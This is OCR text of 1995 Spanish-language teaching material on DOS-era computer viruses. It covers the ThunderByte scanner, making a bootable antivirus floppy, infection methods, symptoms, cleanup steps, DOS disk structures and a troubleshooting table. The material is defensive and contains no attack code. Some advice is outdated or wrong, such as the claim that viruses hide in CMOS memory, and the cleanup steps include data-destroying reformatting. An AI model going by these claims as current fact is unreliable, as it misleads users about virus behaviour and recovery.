


Figura 9.6 Cuando *ThunderByte* detecta un virus, aparece una pantalla como esta, esperando que se continúe, se detenga la acción o se le cambie de nombre al programa infectado.

Cuando *ThunderByte* detecta un virus o un archivo que puede estar contagiado por algún probable virus, presenta una pantalla donde se pueden seleccionar *Delete*, para borrar el archivo, *Kill*, que borra sin dejar posibilidad de recuperación, *Rename* para dar otro nombre a la extensión del archivo, y que éste no se pueda ejecutar, *Continúe Scanning*, para continuar, *NonStop continúe*, si desea que no se vuelva a parar aunque detecte más virus y *Quit TbScan* para salir del programa.

La mayoría de los programas y utilidades de *ThunderByte*, pueden ejecutarse por separado, utilizando parámetros para indicarle las opciones, o dentro del programa principal, donde se configuran utilizando los menús correspondientes. Ob-




Figura 9.7
Los menús del programa permiten configurar las opciones para cada vez que se va a realizar una búsqueda o detección.

serve en la figura 9 7, una de las características más sobresalientes del programa, la *búsqueda Heurística*, que significa que *Thunder Byte*, además de comparar firmas de virus, *rastrea* y *desensambla* el código de los archivos para detectar operaciones peligrosas como *formatear discos* o *sobreescribir en las áreas críticas*.

9.2 Cómo crear un disquete antivirus

Es muy importante crear un disquete protegido contra grabación para tenerlo siempre a la mano, cuando se detectan actividades en la computadora que podrían estar causadas por virus. Este disco se puede hacer *"ejecutable"* (bootable) para que se inicialice el sistema desde la unidad de disco A y se trabaje con la computadora *"limpia"* de virus.

La protección inicial, cuando su sistema tiene instalado un disco duro, puede ser la creación de un archivo .BAT que incluya algún antivirus del tipo *TSR* (Terminate and Stay Resident)

9.2.1 Cómo crear un archivo .BAT

Cada vez que una computadora se activa, el sistema operativo DOS lee el archivo AUTOEXEC.BAT y lo ejecuta. Si no tiene este archivo en su computadora y desea crear uno para que ejecute instrucciones y comandos de forma automática, proceda de la siguiente manera:

1. Teclee tal como se indica: **COPY CON autoexec bat** –deje un espacio después de **COPY** y después de **CON**, y no olvide pulsar ↵ después de teclear cada línea.
2. Teclee el nombre de su programa antivirus, indicando el subdirectorio en donde éste se encuentra: por ejemplo, C:\VIRUS\SCAN A: (para ejecutar el detector de virus *Scan*, a fin de revisar si el disquete de la unidad A está infectado).
3. Teclee VERIFY ON (para verificar cada archivo que se traiga del disco o se envíe a él).
4. Teclee: PATH=C:\;C:\DOS;C:\... (para indicar las vías donde se deben buscar los archivos durante la sesión de trabajo).
5. Teclee: PROMPT pg (para indicar que se debe visualizar tanto la unidad de disco como el directorio actuales en los cuales se está trabajando).
6. Para finalizar y grabar el archivo en el disco, teclee: Ctrl + Z.

Otra manera de hacer los archivos de procesos por lotes (entre ellos el AUTOEXEC.BAT), es escribiéndolos con un procesador de texto que tenga capacidad de grabar los archivos en formato ASCII (generalmente los procesadores de las utilidades como PC Tools, Norton Utilities o Side Kick graban los archivos en ese formato) y nombrar el archivo con su extensión .BAT., o utilizar el editor del DOS de las versiones 5.0 en adelante, tecleando **EDIT AUTOEXEC.BAT** y pulsando ↵.

Usted puede hacer un *disquete antivirus* (VIRUSBUSTER) "ejecutable" que contenga los programas antivirus, formateando un disquete de la medida y densidad que utilice su computadora, con los archivos del sistema operativo. Teclee **FORMAT** d:/s (en donde *d* es la unidad en la que se va a formatear el disco). El disco así formateado contendrá los archivos de sistema que se requieren para inicializar la computadora Enseguida copie también en él todos los archivos **antivirus** que desee utilizar cuando revise su computadora.

Deberá estar seguro que estos procedimientos se realizan con una computadora que haya sido inicializada con un sis-

tema operativo original que no contenga algún virus, y después proteger su disquete antivirus contra grabación, poniendo una etiqueta o *lengüeta de protección* en la *muesca*.

Indice

CV2/E3/R1/95

Esta edición se terminó de imprimir en febrero de 1995. Publicada por ALFAOMEGA GRUPO EDITOR, S.A. de C.V. Apartado Postal 7-1032, 06700, México, D.F. La impresión se realizó en DRUCK SPIEGEL IMPRESORES, Abasolo No. 94, Col. San Javier, 05403, Tlanepantla, Edo. de México, y se encuadernó en IMURIS, S.A., Camino del Triunfo A No. 223-225, Col. Campestre Aragón, 07530, México, D.F., el tiro fue de 1 000 ejemplares.

FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

VIRUS INFORMATICO

MATERIAL DIDACTICO

JUNIO 1995

Palacio de Minería Calle de Tacuba 5 Primer piso Deleg. Cuauhtémoc 06000 México, D.F. APDO. Postal M-2285
Teléfonos: 512-8955 512-5121 521-7335 521-1987 Fax 510-0573 521-4020 AL 26

TIPOS DE VIRUS INFORMATICOS

EXISTEN VIRUS CONTAMINADORES DE:

1. SECTOR DE ARRANQUE (boot sector)

2. PROCESADOR DE ORDENES (SHELL)

3. DE PROPOSITO GENERAL(*.com, *.exe)

4. MULTIPROPOSITO(*)

5. DE ARCHIVO ESPECIFICO

6. RESIDENTES EN MEMORIA (1&2)

METODOS POPULARES DE INFECCION

1.	Añadidura	Agregan el código vírico al final del archivo.
2.	Inserción	Coloca su código en el segmento de datos o código no utilizado por el programa.
3.	Reorientación	El código vírico se escribe en una o más posiciones fisicas de discos, tales como áreas de partiión, sectores *malos* o archivos escondidos ordinarios. Utiliza las técnicas 1 y 2.
4.	Sustitución	Es el método más tosco y lento. Infectan el sistema. El código del programa es borrado y sustituido por el código vírico.
5.	La cubierta Vírica	Es un método de supervivencia posinfección empleado por las estructuras víricas más sofisticadas. Envuelve completamente con operarios víricos todas lan funciones básicas de una computadora. Intercepta y enmascara las acciones que de alguna forma podrían revelar su existencia.

El virus es una amenaza potencial a la integridad del software de cualquier computadora y su patrón de operación es variado dependiendo del tipo de virus. Los efectos que causan pueden ser:

Cambiar el nombre del volumen del disco

Marcar sectores dañados en áreas no usadas del disco disminuyendo paulatinamente su capacidad.

Interferir con la operación de programas residentes en memoria RAM

Infectar al sistema operativo

Eventualmente cancelar el área de BOOT, FAT , DIRECTORY y área de datos

Provocar imágenes molestas en el monitor ó enviar mensajes

Borrar programas y archivos

Bloquear búfers a manera de no permitir la entrada y salida de los datos en los discos pareciendo una falla de software

Dañar fisicamente la computadora

Destruir directorios de discos

Llenar de basura la memoria de la computadora

Formatear disquetes y discos duros

Resetear la computadora

Redefinir teclas

Inutilizar el teclado

Modificar la información en programas ó archivos

Disminuir la velocidad de procesamiento de la computadora

SÍNTOMAS CON LOS QUE SE PUEDE SOSPECHAR LA PRESENCIA DE UN VIRUS

- La memoria RAM disminuye sin haber cargado algún programa
- El disco realiza accesos o se enciende el led de la unidad sin existir ninguna causa aparente
- El sistema se vuelve muy lento al estar trabajando
- Los programas cuando se ejecutan despliegan mensajes de error extraños
- El S.O. despliega mensajes de error inesperados, tales como INVALID DRIVE ESPECIFICATION
- Los tamaños de los archivos cambian sin motivo
- El número de archivos en el directorio del disco cambia sin razón
- El borrar, renombrar o copiar archivos toma mucho tiempo
- El teclado imprime carácteres extraños o de repente no trabaja
- El sistema se pierde sin motivo

PASOS A SEGUIR CUANDO SE DETECTA LA PRESENCIA DE ALGÚN VIRUS

1) Apague completamene la computadora, NO únicamente utilice Ctrl-Alt-Del

2) Encienda de nuevo la computadora utilizando un disco de arranque de DOS limpio. (Original)

3) En los discos flexibles o duros dañados, si no tenía un respaldo no infectado reciente y tiene necesidad de recuperar la información, respalde todos los archivos de datos que no sean ejecutables en otro disco flexible original formateado, que haya sido previamente verificado como no infectado

4) Inserte el disco de protección, vacuna o erradicación de virus y hágalo trabajar

5) En caso necesario de formato al disco duro otra vez, desde el nivel más bajo y después utilice los comandos de DOS: FDISK y FORMAT

6) Restablezca los archivos de datos en el disco

7) Verifique todos los discos flexibles que tiene con el programa de protección

Existen algunos virus que se almacenan en alguna parte de la memoria conocida como CMOS, y que guardan información permanente respaldados por una pila o batería. Si a pesar de haber realizado los pasos anteriores el virus permanece; entonces hay que destapar la máquina, quitar la pila, esperar mínimo una hora y volver a colocarla.

METODOS DE RASTREO

- Mapeo de Sectores
- Verificación del tamaño de los programas ejecutables
- Búsqueda de mensajes no comunes
- Uso de Scanners
- Uso de Comandos del DOS o utilerías

ESTRUCTURA INTERNA DEL DOS

☞ EL BIOS (Basic Input Output System)

- La consola y el teclado (CON)
- Line Printer (PRN)
- Dispositivo auxiliar (AUX)
- Hora y tiempo (Clock)
- Dispositivo de Boot Disk

Es la Memoria ROM o Firmware

☞ EL DOS KERNEL

- Manejador de archivos y registros
- Manejador de memoria
- Dispositivo de E/S de caracteres
- Acceso al tiempo real del sistema
- Creación de otros programas


Para	MS-DOS	IO.SYS
		MSDOS.SYS
	IBM-DOS	IBMIO.COM
		IBMDOS.COM

☞ EL PROCESADOR DE COMANDOS (SHELL)


Interfaz entre el sistema operativo y el usuario. Se divide en tres partes.
- Porción Residente
- Sección de inicialización
- Módulo Transitorio

En general, COMMAND.COM


continuación...



IBM-PC BOOT PROCESS



MAPA DE MEMORIA DE UNA IBM-PC



ORGANIZACION LOGICA DEL DISCO

- ✓ Tabla de Particiones
  Sólo en Discos Duros

- ✓ Area de BOOT
  Lado 0, sector 0, pista 0 (512 bytes)

- ✓ FAT (File Allocation Table)
  Sectores 1 y 2, en 3 y 4 una copia.
  (El número de sectores utilizados depende de la capacidad del disco, ej. uno de 40 MB ocupa 162 sectores, 81 para la tabla original y 81 para la copia; En uno de 102 MB, utiliza 400 sectores)

- ✓ Area de ROOT (Directorio raíz)
  Los sectores 5 al 11

- ✓ Area de Datos (DATA)
  El resto del disco

El BPB (Bios Parameter Block)

Ocupa los primeros 32 bytes del área de BOOT, a excepción de los formatos FE y FF, que contiene los siguientes datos:

Offset	Longitud	Descripción
3	8 bytes	Identificación del sistema OEM
11	1 word	Bytes por sector
13	1 byte	Sectores por cluster
14	1 word	Sectores reservados
16	1 byte	Copias de la FAT: 2 por disco flexible
17	1 word	Entradas del directorio raíz
19	1 word	Total de sectores en el disco
21	1 byte	Identificador de formato
22	1 word	Sectores por FAT
24	1 word	Sectores por track o pista
26	1 word	Lados o cabezas
28	1 word	Sectores especiales

EL AREA DE DIRECTORIOS

El área de directorios está formada por espacios de 32 bytes que guardan los datos generales de cada archivo en el directorio raíz. Para un archivo, los datos están dados por:

Offset	Descripción	Tamaño (bytes)	Formato
0	Nombre de archivo	8	Caracteres ASCII
8	Extensión del atributo	3	Caracteres ASCII
11	Atributo	1	Codificado bit
12	Reservado	10	No usado (ceros)
22	Tiempo	2	Codificado word
24	Fecha	2	Codificado word
26	Cluster inicial	2	Codificado word
28	Tamaño de archivo	4	Long word

Para obtener la relación de sectores físicos a lógicos:

Sector lógico = (sector físico - 1) + lado x sectores por track
+ track x sectores por track x lados por disco

Sector físico = 1 + sector lógico MOD sectores por track

lado = (sector lógico/sectores por track) MOD lados por disco
track = sector lógico/(sectores por track x lados del disco)

FAT (File Allocation Table)

ORGANIZADA POR UNA TABLA DE NUMEROS ENTRE 0H Y 0FFFH

- Sector disponible: 000H

- Sector reservado: FF0h y FF6H

- Sector dañado: 0FF7H

- Ultimo registro del archivo: FF8H - FFFH

- Cualquier otro, es un registro intermedio

IDENTIFICADORES DE DISCO

Para identificar el tipo de formato que tienen los discos, se verifica el byte correspondiente al primer elemento de la FAT o con el offset 21 en áreas de BOOT. Los diferentes formatos son:

SECTORES DE OVERHEAD

Formato	Sectores	Boot	FAT	Directorio	Capacidad nonimal
FF	320	1	2	4	160 Kbytes
FF	640	1	2	7	320
FC	360	1	4	4	180
FD	720	1	4	7	360
F9	1440	1	10	7	720
F9	2400	1	14	14	1200
F0	2880	1			1440

Formato	Lados	Sectores	Tracks
FE	1	8	40
FF	2	8	40
FC	1	9	40
FD	2	9	40
F9	2	9	80
F9	2	15	80

Existe otro formato que es el empleado para discos duros y se identifica con F8. Dado que los discos duros pueden ser de diferentes capacidades, estos datos se pueden localizar en el BPB del área de BOOT.

COMANDOS DE DOS

ATTRIB

CHKDSK

COMP

DISKCOMP

FC

FDISK

FIND

MIRROR

RECOVER

UNDELETE

UNFORMAT

VERIFY

MSAV

VSAFE

Problema	Posible falla	Probable solución
Acceso denegado (Access denied)	Trató usted de reemplazar un archivo con atributo de *sólo lectura*, protegido contra escritura o protegido en una red	Cambie el atributo o desproteja el disco
Archivo no encontrado (File not found)	Tecleó usted mal el nombre del archivo, o no está trabajando en el subdirectorio correspondiente	Teclee el nombre del archivo correctamente, o ubíquese en el subdirectorio adecuado
Tiene uno o más archivos borrados	Los apuntadores (pointers) de la tabla de asignación de archivos (File Allocation Table, FAT) están borrados o alterados. Generalmente, esto sucede debido al desgaste que ocasiona el uso prolongado de un disquete por los excesivos accesos de grabación o de lectura	No utilice de manera continuada –por varios años– los mismos disquetes. Cuando éstos se ponen muy viejos, se deben usar para almacenar archivos *muertos* que usted no va a leer o consultar frecuentemente
Disco defectuoso	Una de las tablas de asignación de archivos en su disco tiene algún sector defectuoso	Copie todos los archivos a otro disco. Utilice el comando CHKDSK/f para reparar el disco
Error de asignación de memoria	No se *cargó* el programa o procesador de comandos COMMAND.COM	Reinicialice (reboot) la computadora. Si no se soluciona, haga una nueva copia del sistema operativo DOS
Error de escritura (o de grabación) (Not ready error reading drive (X))	El sistema operativo DOS se ve imposibilitado de grabar en la unidad de disco especificada	Inserte correctamente el disquete en la unidad de disco. Puede ser que el pestillo de la unidad de disco no esté cerrado
Error en la impresora (Printer error)	Puede ser que la impresora esté apagada, no tenga papel o no esté en línea (on line)	Corrija el desperfecto e intente imprimir nuevamente
Falla generalizada (General failure error)	Ha ocurrido un error poco usual	Si la garantía del equipo aún está vigente, consulte a su distribuidor. Generalmente este error requiere de la atención de algún programador o un técnico experto, o de un asesor en computación
Intento de violación de la protección contra escritura (Write protect error writing drive (X))	El disco en el cual desea grabar la información está protegido contra escritura	Quítele al disquete la lengüeta de protección contra escritura
Problema	**Posible falla**	**Probable solución**
Memoria insuficiente (Not Enough Memory)	No existe la suficiente cantidad de memoria disponible en su computadora para el programa que intenta usted ejecutar	Desactive alguno de los programas residentes en memoria (Terminate and Stay Resident, TSR) que esté utilizando, y reinicialice (Reboot) la computadora
No se carga el sistema operativo en la computadora (Non-DOS disk error)	Puede ser que el sector de carga (boot sector) de su disco esté dañado, o también que no haya insertado usted el disco de sistema en la unidad de disco A	Intente corregir el defecto del disco con algún programa de utilidad como por ejemplo el *Doctor de Disco Norton* (Norton Disk Doctor, NDD) de Norton Utilities, en el otro caso inserte el disquete del sistema operativo en la unidad A
Se le dificulta copiar un archivo cualquiera al subdirectorio deseado (Invalid Path or Filename)	Tal vez olvidó incluir la vía de acceso (path) al directorio de destino	Direccione correctamente el destino de la copia incluyendo la vía de acceso (path) en el comando
Pista 0 defectuosa o medio magnético no válido, disco inutilizable (Track 0 bad. Disk unusable)	El comando FORMAT del sistema operativo DOS tiene la capacidad para detectar cualquier *sector dañado* (bad sector) y marcarlo como tal, excepto el sector 0, el cual siempre debe estar en buen estado, pues en él se aloja el programa de carga (boot program)	El único remedio consiste en desechar el disquete

Problema	Posible falla	Probable solución
El teclado se encuentra bloqueado y no responde a ninguna pulsación	Si el teclado se bloquea repentinamente o al encender la computadora ésta presenta un mensaje de error, puede ser que el problema sea un falso contacto o que las conexiones del teclado estén defectuosas	Revise las conexiones o intente usar otro cable. Si esto no soluciona el problema, habrá que limpiar el teclado, pues es posible que el polvo haya bloqueado la señal
El teclado no genera el carácter asociado con la tecla que usted pulsa	Quizás el teclado está configurado para un modo diferente de texto. Por ejemplo, si usted usa el teclado estándar para el inglés de Estados Unidos, puede que esté configurado con el comando **KEYBSP** (en español); por ello, al presionar las teclas, en respuesta aparecen caracteres diferentes a los esperados	Verifique el tipo de teclado que tiene su computadora. Compruebe el archivo AUTOEXEC.BAT para ver si contiene el comando KEYBSP. Cerciórese de que el paquete o programa que está ejecutando no modifique la configuración original del teclado. Consulte su manual de operación
Error de paridad (Parity error)	Este error puede ser causado por falla física en la memoria convencional o RAM (Random Access Memory)	Existen diversos programas para el diagnóstico de errores del sistema o de los periféricos de su computadora. Intente detectar la falla con alguno de ellos o solicite ayuda de un técnico
Error en la operación de los programas o paquetes integrados de software	Este tipo de error es generalmente causado por el usuario y produce diversos efectos. Estos van desde la sobreescritura accidental de un archivo hasta la modificación de datos, o incluso la imposibilidad de acceder al disco o de modificarlos	La mejor solución a este problema es que utilicemos sólo programas o paquetes originales, los cuales casi siempre se acompañan de manuales claramente explicados
Error en la unidad de disquete	La cabeza de lectura/ grabación de la unidad de disquetes puede estar muy sucia o desalineada	Limpie periódicamente las cabezas de lectura/grabación de la(s) unidad(es) de disquetes. Realice un mantenimiento preventivo que incluya la alineación de las cabezas de lectura/grabación
Error en el disco fijo o duro	Puede ser que algún movimiento brusco en su mesa de trabajo haya dañado el disco fijo	Intente rescatar la información del sector dañado usando algún programa de utilidades, y cópiela a otro sector que se encuentre en buen estado. Seguidamente marque el sector defectuoso para que no se grabe nuevamente información en él –algunos programas de utilidades harán esto por usted–

Problema	Posible falla	Probable solución
Creación de varios directorios con archivos iguales	Por lo general, este problema se debe a falta de cuidado del usuario al crear subdirectorios con nombre parecido	Verifique cuál es el directorio que le interesa y borre los directorios que no desee tener en su computadora
Imposibilidad de leer la información del disco fijo	Si la falla es física, puede deberse a movimientos bruscos ocurridos durante la operación de la computadora. También es posible que ésta se haya golpeado al transportar el equipo sin antes haber utilizado el comando *estacionar* (Park). Esto hace que la cabeza de lectura/grabación se *estrelle* (Crash) contra la superficie del disco y la dañe	Puede usted tratar de recuperar la información con algún programa de utilidades
La computadora no enciende. La pantalla del monitor indica que hay corriente eléctrica, pero no hay señales de actividad	Puede ser que el fusible protector contra sobrevoltaje de la computadora o de la toma de corriente se haya *fundido*. También pudiera ser que exista algún falso contacto entre la toma de corriente y el cable	Revise los fusibles o las conexiones a la línea de suministro eléctrico. Revise su regulador de voltaje, si lo tiene
La pantalla del monitor permanece en blanco	Durante el curso de un proceso, el monitor falla y se queda en blanco. Puede que esté dañado el conector o el cable	Revise cable y conexiones
Se observa texto extraño en la pantalla	Puede tratarse de una falla del controlador de video	Compruebe las conexiones o verifique el controlador de video con un programa de diagnóstico. Este le indicará la falla y lo ayudará a solucionarla